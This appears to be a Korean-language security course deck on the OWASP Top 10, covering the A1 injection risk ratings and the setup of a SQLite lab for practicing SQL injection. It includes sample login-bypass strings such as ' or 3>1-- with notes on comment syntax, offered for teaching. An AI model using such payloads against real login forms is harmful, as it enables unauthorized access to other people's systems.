
- OWASP - 웹 어플리케이션 보안 위험 평가표
  - OWASP는 조직에게 발생할 수 있는 가장 심각한 웹 애플리케이션 보안 위험들을 식별
  - 위험에 대해 OWASP는 간단한 평가표를 만들어서 제공함
  - 이를 통해 기업들은 각 위험에 대한 가능성과 기술적인 영향에 관한 평가를 할 수 있음.

위협 요소	공격 가능성	취약점 확산정도	취약점 탐지 정도	기술적 영향	사업적 영향
애플리케이션 특징	쉬움: 3	광범위: 3	쉬움: 3	심각: 3	비즈니스 특징
	보통: 2	일반적: 2	보통: 2	보통: 2	
	어려움: 1	드물: 1	어려움: 1	경미: 1	

## 2 OWASP Top 10

### • A1. 인젝션 취약점

- 웹 애플리케이션은 사용자로부터 다양한 형태로 입력 값을 받고 있음.
- 정상적이지 않은 방법으로 웹 애플리케이션이 입력 값을 전달하여 공격자가 원하는 결과를 얻는 취약점
- 가장 대표적으로 SQL 쿼리문을 조작하는 SQL 인젝션, 운영체제 명령어를 호출하는 OS Command 인젝션 등이 있음.



## 2 OWASP Top 10


### • A1. 인젝션 취약점

– SQL 인젝션은 공격가능성은 쉬운 반면, 기술적 영향도는 심각한 취약점.

A1 :2017		인젝션				7
위협 요소	공격요인	보안 취약점		영향		
애플리케이션 특징	공격 가능성: 3	확산 정도: 2	탐지 가능성: 3	기술: 3	비즈니스?	
환경변수, 파라미터, 내/외부 웹 서비스, 모든 유형의 사용자 등 거의 모든 데이터의 소스는 인젝션 공격요인이 될 수 있습니다. 악의적인 공격자가 악의적인 데이터를 인터프리터에 보낼 때 <a href="#">인젝션 결함</a> 이 발생합니다.	인젝션 취약점은 매우 일반적이며, 특히 과거에 사용된 코드에서 나타납니다. SQL, LDAP, XPath, NoSQL 쿼리들; 운영체제 명령어; XML 파서, SMTP 헤더, 표현식 언어, ORM 쿼리 등에서 자주 발견됩니다. 인젝션 취약점은 코드를 검증하는 과정에서 쉽게 발견할 수 있습니다. 공격자는 스캐너와 퍼저로 인젝션 결함을 찾는데 도움을 얻습니다.	인젝션은 데이터 손실, 파괴, 권한 없는 사용자에게 정보 노출, 승인되지 않은 당사자에게 정보 무단 공개, 책임 부재, 서비스 거부 결과를 초래할 수 있습니다. 때때로 인젝션으로 호스트를 완전하게 탈취할 수도 있습니다. 비즈니스는 애플리케이션과 데이터의 필요성에 따라 달라질 수 있습니다.				


## 2 OWASP Top 10

## • A1. 인젝션 취약점 : SQL 인젝션



## 2 OWASP Top 10


### • A1. 인젝션 취약점 : SQL 인젝션



- PW=" or " = " → PW가 Null 이거나 Null=NULL 이면 True
  - and, or, not : boolean operators
  - 항상 참이 되게 만들면 됨 (Ex. ' or 3>1--)
  - 뒤에 -- 의 경우 MSSQL에서의 주석 처리, MySQL에서는 ##으로 주석처리

## 2 OWASP Top 10

- A1. 인젝션 취약점 : SQL 인젝션
- SQL 인젝션 기초 지식 실습: SQL Lite 설치
  - <https://www.sqlite.org/index.html> 사이트에 접속



The screenshot shows the official SQLite website at <https://www.sqlite.org/index.html>. The page features a large logo with a feather quill and the word "SQLite". The main content area includes a brief description of SQLite as a self-contained, high-reliability, embedded, full-featured, public-domain SQL database engine, and a note that it is the most used database engine in the world. It highlights the latest release, Version 3.24.0 (2018-06-04), with download and prior releases links. A sidebar on the right contains a "Common Links" section with a list of various SQLite resources.

Small. Fast. Reliable.  
Choose any three.

Home About Documentation Download License Support Purchase Search

SQLite is a [self-contained](#), [high-reliability](#), [embedded](#), [full-featured](#), [public-domain](#), SQL database engine. SQLite is the [most used](#) database engine in the world. [More Info](#)

**Latest Release:** Version 3.24.0 (2018-06-04). [Download](#) [Prior Releases](#)

**Sponsors**

Ongoing development and support of SQLite is made possible in part by [SQLite Consortium](#) members, including:


**Bloomberg** **mozilla**   

**Common Links**

- Features
- When to use SQLite
- Frequently Asked Questions
- Getting Started
- Prior Releases
- SQL Syntax
  - Pragmas
  - SQL functions
  - Date & time functions
  - Aggregate functions
  - JSON functions
- C/C++ Interface Spec
  - Introduction
  - List of C-language APIs
- The TCL Interface Spec
- Commit History
- Report a Bug
- News

## 2 OWASP Top 10

- A1. 인젝션 취약점 : SQL 인젝션
- SQL 인젝션 기초 지식 실습: SQL Lite 설치
  - Download 메뉴에 들어가서 ‘Precompiled Binaries for Windows’ 파일을 다운
  - Sqlite-tool-win32-x86-3240000.zip, sqlite-dll-win64-x64-3240000.zip



[보안 연결 | https://www.sqlite.org/download.html](https://www.sqlite.org/download.html)

[3240000.aar](#) any Android Studio project.  
(2.83 MiB) (sha1: 8b28ce9eb341f9e2594bd599fc3c7c16db855d30)

**Precompiled Binaries for Linux**

[sqlite-tools-linux-x86-3240000.zip](#) A bundle of command-line tools for managing SQLite database files, including the [command-line shell](#) program, the [sqldiff](#) program, and the [sqlite3 analyzer](#) program.  
(1.83 MiB) (sha1: b8307bfc9a5a2ac3513d0552aec74d3768c0a950)

**Precompiled Binaries for Mac OS X (x86)**

[sqlite-tools-osx-x86-3240000.zip](#) A bundle of command-line tools for managing SQLite database files, including the [command-line shell](#) program, the [sqldiff](#) program, and the [sqlite3 analyzer](#) program.  
(1.18 MiB) (sha1: b80dd00f48e0525e20c312266d9645c773c676c0)

**Precompiled Binaries for Windows**

[sqlite-dll-win32-x86-3240000.zip](#) 32-bit DLL (x86) for SQLite version 3.24.0.  
(444.18 KiB) (sha1: 11d37a0eccba9995c6b236ff1a99d174a2566bd)

[sqlite-dll-win64-x64-3240000.zip](#) 64-bit DLL (x64) for SQLite version 3.24.0.  
(736.78 KiB) (sha1: 534776011cb664a03009bca76c06c9855c1d15a9)


[sqlite-tools-win32-x86-3240000.zip](#) A bundle of command-line tools for managing SQLite database files, including the [command-line shell](#) program, the [sqldiff.exe](#) program, and the [sqlite3 analyzer.exe](#) program.  
(1.64 MiB) (sha1: e87b1642d9b36fcbe39b003524e58a22c1fe4b54)

**Universal Windows Platform**

[sqlite-uwp-3240000.vsix](#) VSIX package for Universal Windows Platform development using Visual Studio 2015.  
(6.46 MiB) (sha1: 1ef8a60494d4a7dfc2d5740076d29ad632bab66c)


## 2 OWASP Top 10

- A1. 인젝션 취약점 : SQL 인젝션
- SQL 인젝션 기초 지식 실습: SQL Lite 설치
  - 다운로드 받은 파일을 압축 해제
  - 여기서는 경로를 찾기 쉽게 C:\에 압축 파일 해제



## 2 OWASP Top 10

- A1. 인젝션 취약점 : SQL 인젝션
- SQL 인젝션 기초 지식 실습: SQL Lite 설치
  - 편의상 앱축 풀더 이름을 SQLite로 변경
  - 이전에 받았던 `sqlite-tools-win32-x86-324000.zip` 앱축 풀어서 생성된 파일도 `dll`과 같은 폴더로 이동



## 2 OWASP Top 10

- A1. 인젝션 취약점 : SQL 인젝션
- SQL 인젝션 기초 지식 실습: SQL Lite 설치
  - 윈도우 커맨드 창을 실행하고 C:\SQLite 폴더로 이동 후, sqlite3.exe 파일 실행
    - 실행 시 나타나는 “transient in-memory database”는 디스크 파일이 아니라 메모리에서 데이터베이스가 사용된다는 것을 의미함.

```
C:\ 선택 C:\Windows\System32\cmd.exe - sqlite3.exe
Microsoft Windows [Version 10.0.17134.228]
